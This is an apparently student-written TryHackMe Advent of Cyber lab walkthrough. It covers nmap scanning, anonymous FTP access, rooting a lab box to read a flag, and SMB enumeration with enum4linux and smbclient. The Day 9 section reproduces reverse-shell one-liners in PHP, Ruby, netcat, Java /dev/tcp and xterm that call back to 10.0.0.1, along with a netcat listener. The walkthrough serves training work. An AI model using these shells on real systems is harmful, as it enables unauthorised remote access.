OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1  277.41 ms 10.18.0.1
2  278.42 ms 10.10.46.184

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.20 seconds
```

```
(kali㉿kali)-[~]
$ sudo nmap -sV 10.10.46.184
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 09:59 EDT
Nmap scan report for 10.10.46.184
Host is up (0.32s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.49 seconds
```

Q4:

Use Nmap to determine the name of the Linux distribution that is running which is Ubuntu Linux.

```
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

Q5:

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver which led us to the blog.

```
80/tcp  open  http          Apache httpd
|_http-title: TBFC's Internal Blog
```

Thought Process/Methodology:

This task only requires a terminal. First of all, we scan the ip given by TryHackMe by using nmap. Then the terminal will display three port numbers which are 80, 2222, 3389. After that to determine if the host is up, we can run the -Pn flag to ignore ICMP being used. As we all know, -A can be used in nmap to scan the host to identify services running by matching against the nmap database, and -sV can scan the host using TCP and perform version fingerprinting. Hence, we used -A and -sV to get the report. And both of the reports lead to the Linux distribution that is running in Ubuntu Linux. Lastly, we use nmap to get the "HTTP-TITLE" of the web server is a blog.


Day 9: Anyone can be Santa!

Tools used: Kali Linux, Mozilla Firefox


Solution:

Q1:

Ftp the IP address from TryHackMe and then name as anonymous.



Type ls -la and it will show you the public.



```
kali㉿kali: ~
```

```
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ ftp 10.10.15.45
Connected to 10.10.15.45.
220 Welcome to the TBFC FTP Server!
Name (10.10.15.45:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 6 65534 65534 4096 Nov 16 2020 .
drwxr-xr-x 6 65534 65534 4096 Nov 16 2020 ..
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp>
```

Q2:


List will be shown below after entering the backup.sh and shoppinglist.txt.



```
kali㉿kali: ~
```


```
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ 200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (222.8968 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglis
t.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (418.5268 kB/s)
ftp> exit
221 Goodbye.
(kali㉿kali)-[~]
└─$ ls
backup.sh  php-reverse-shell.php  target.txt
Desktop  Pictures  Templates
Documents  Public
Downloads  shell.jpeg.php
Music    shoppinglist.txt
(kali㉿kali)-[~]
```

Type ls for the list, and it will show you backup.sh.



Q3:

On the other new tab, type cat shoppinglist.txt and you will be able to see what movie did Santa have on his Christmas shopping list.



Q4:

Browse reverse shell [pentestmonkey](https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet) and look for the Netcat.

PHP
This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6...

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -l > /dev/null & exec /bin/sh -l < /dev/null > /dev/stdin & /bin/sh < /dev/stdin > /dev/stdout");'
```

If you want a .php file to upload, see the more featureful and robust [php-reverse-shell](#).

Ruby

```
ruby -rsocket -e "f=TCPSocket.open('10.0.0.1',1234);f.write(%q{#!/bin/sh -c \"exec sh -i >&0 & 0>&1 & 1>&2\"});f.close"
```

Netcat
Netcat is rarely present on production systems and even if it is there are several versions of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, Jeff Price points out [here](#) that you might still be able to get your reverse shell back like this:

```
nc -zv 10.0.0.1 1234 </dev/null >/tmp/z | /tmp/z/bin/sh -l > /dev/null & /tmp/z/bin/sh < /dev/null > /tmp/z
```

Java


```
r = Runtime.getRuntime();
p = r.exec(["/bin/bash","-c","exec 3</dev/tcp/10.0.0.1/6003;cat >3 & while read line; do \$line 2>4&4>5; done"] as
p.waitFor();
```

[Untested submission from anonymous reader]


Xterm
One of the simplest forms of reverse shell is an xterm session. The following command should be run on the server. It will try to connect back to you (10.0.0.1) on TCP port 6003.

```
xterm -display 10.0.0.1:1
```

Type sudo ifconfig tun0 . Thus enter the password to copy down the IP address.



Open a new terminal tab. Hence, type nc -lvp 4444



View the file using cat flag.txt command

```
root
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

This task doesn't really use the web browser, any browser can do it. First of all, copy and paste the IP address into the terminal and add ftp in front of it. FTP is also known as file transfer protocol. Later on, type ls -la to show you the directory listing and public. After type get shoppinglist.txt and backup.sh, enter exit and type ls to show the list. At the tool bar, click file and add a new tab to proceed. type cat shoppinglist.txt and you will be able to see what movie Santa has on his Christmas shopping list. On the other hand, browse reverse

shell pentestmonkey on any browser and look for the Netcat. After setting up, type sudo ifconfig tun0, enter the password to copy down the IP address. Wait a while for the Netcat listener on the device. Last but not least, type cat flag.txt and it will show the answer.

Day 10: Don't be sElfish!

Tool Used:Kali Linux

Solution:

Q1:

After connecting to the machine ip, open the terminal and type enum4linux -U 10.10.3.130.

```
kali@kali:~  
File Actions Edit View Help  
[(kali㉿kali)-[~]]  
$ enum4linux -U 10.10.3.130
```

we can see these two protocols, meaning that the two operating systems can share files and printers. This is known as "Samba". Samba allows Linux to act as a Windows domain controller and is capable of day-to-day operations such as file sharing and printing.

5 With thousands of employees. For example, employees can access documents stored on a central server. In addition, employees can also access their own personal files stored on the server. As previously mentioned, this technology is encrypted enabling sensitive data to be transferred securely over the network.

```
Getting domain SID for 10.10.3.130  
Domain Name: TBFC-SMB-01  
Domain Sid: (NULL SID)  
[+] Can't determine if host is part of domain or part of a workgroup  
  
Users on 10.10.3.130  
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy Name: Desc:  
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager Name: elfmceager D  
esc:  
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name: Desc:  
mb: user:[elfmcskidy] rid:[0x3e8]  
user:[elfmceager] rid:[0x3ea]  
user:[elfmcelferson] rid:[0x3e9]  
enum4linux complete on Sat Jun 25 10:09:41 2022  
  
[(kali㉿kali)-[~]]$
```

Q2:

Type the command enum4linux -S 10.10.3.130

```
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager  
esc:  
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferso  
  
user:[elfmcskidy] rid:[0x3e8]  
user:[elfmceager] rid:[0x3ea]  
user:[elfmcelferson] rid:[0x3e9]  
enum4linux complete on Sat Jun 25 10:09:41 2022
```

```
(kali㉿kali)-[~]  
└─$ enum4linux -S 10.10.3.130
```

```
Domain Sid: (NULL SID)  
[+] Can't determine if host is part of domain or part of a workgroup  
  
=====  
| Share Enumeration on 10.10.3.130 |  
=====  


| Sharename  | Type | Comment                                       |
|------------|------|-----------------------------------------------|
| tbfc-hr    | Disk | tbfc-hr                                       |
| tbfc-it    | Disk | tbfc-it                                       |
| tbfc-santa | Disk | tbfc-santa                                    |
| IPC\$      | IPC  | IPC Service (tbfc-smb server (Samba, Ubuntu)) |



Reconnecting with S4B1 for workgroup listing.



| Server      | Comment  |
|-------------|----------|
| Workgroup   | Master   |
| TBFC-SMB-01 | TBFC-SMB |



[+] Attempting to map shares on 10.10.3.130  
//10.10.3.130/tbfc-hr Mapping: DENIED, Listing: N/A  
//10.10.3.130/tbfc-it Mapping: DENIED, Listing: N/A


```

Q3:

Type smbclient //10.10.3.130/tbfc-santa

Reconnecting with SMB1 for workgroup listing.

Server	Comment
Workgroup	Master
TBFC-SMB-01	TBFC-SMB

```
[+] Attempting to map shares on 10.10.3.130
//10.10.3.130/tbfc-hr      Mapping: DENIED, Listing: N/A
//10.10.3.130/thfr-it      Mapping: DENIED, Listing: N/A
//10.10.3.130/tbfc-santa   Mapping: OK, Listing: OK
//10.10.3.130/irc          [+] Can't understand response.
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Sat Jun 25 10:14:07 2022
```

(kali㉿kali)-[~]

```
$ smbclient //10.10.3.130/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> [ ]
```

kali@kali:~


```
File Actions Edit View Help
(kali㉿kali)-[~]
$ smbclient //10.10.3.130/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt
          D      0  Wed Nov 11 21:12:07 2020
          D      0  Wed Nov 11 20:32:21 2020
          D      0  Wed Nov 11 21:10:41 2020
          N    143  Wed Nov 11 21:12:07 2020

          10252564 blocks of size 1024. 5369392 blocks available
smb: \> [ ]
```

... (redacted) ... What share doesn't require a password?

Q4:

After logging in using tbfc-santa, change the local working directory to Music/ and type get note_from_mcskidy.txt.



```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ smbclient //10.10.3.130/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt

          D      0  Wed Nov 11 21:12:07 2020
          D      0  Wed Nov 11 20:32:21 2020
          D      0  Wed Nov 11 21:10:41 2020
N     143  Wed Nov 11 21:12:07 2020

        10252564 blocks of size 1024. 5369392 blocks available
smb: \> cat note_from_mcskidy.txt
cat: command not found
smb: \> lcd Music/
smb: \> get note_from_mcskidy.txt [a password]
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> █
```

Open a new terminal, change the directory to Music/ and view the note_from_mcskidy.txt.



```
kali@kali: ~/Music
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ cd /home/kali/Music
└─(kali㉿kali)-[~/Music]
$ ls
note_from_mcskidy.txt

└─(kali㉿kali)-[~/Music]
$ cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
└─(kali㉿kali)-[~/Music]
$ █
```

Thought Process/Methodology:

After starting the machine on TryHackMe, we can directly search for enum4linux or type enum4linux in the terminal. In enum4linux, -U is used to get a userlist which we can type the following command: enum4linux -U 10.10.3.130 to get all the user list. Other than that, -S in enum4linux is used to get a sharelist which we can type this

command: enum4linux -S 10.10.3.130 to know the shares. After that, it shows 4 shares and one of them has “Mapping: OK, Listing: OK” which is //10.10.3.130/tbfc-santa. We can log in using the login command: smbclient //10.10.3.130/tbfc-santa and the password is no password. When we are logged in, we can type ls for listing all the files contained inside and files consist of jingle-tunes and note_from_mcskid.txt. Then, we need to look inside the .txt file where we can type lcd Music/ to change the local working directory and get note_from_mcskid.txt to move the file to Music/. Lastly, we open a new terminal and change the directory using cd Music/ to view the .txt file using command cat note_from_mcskid.txt.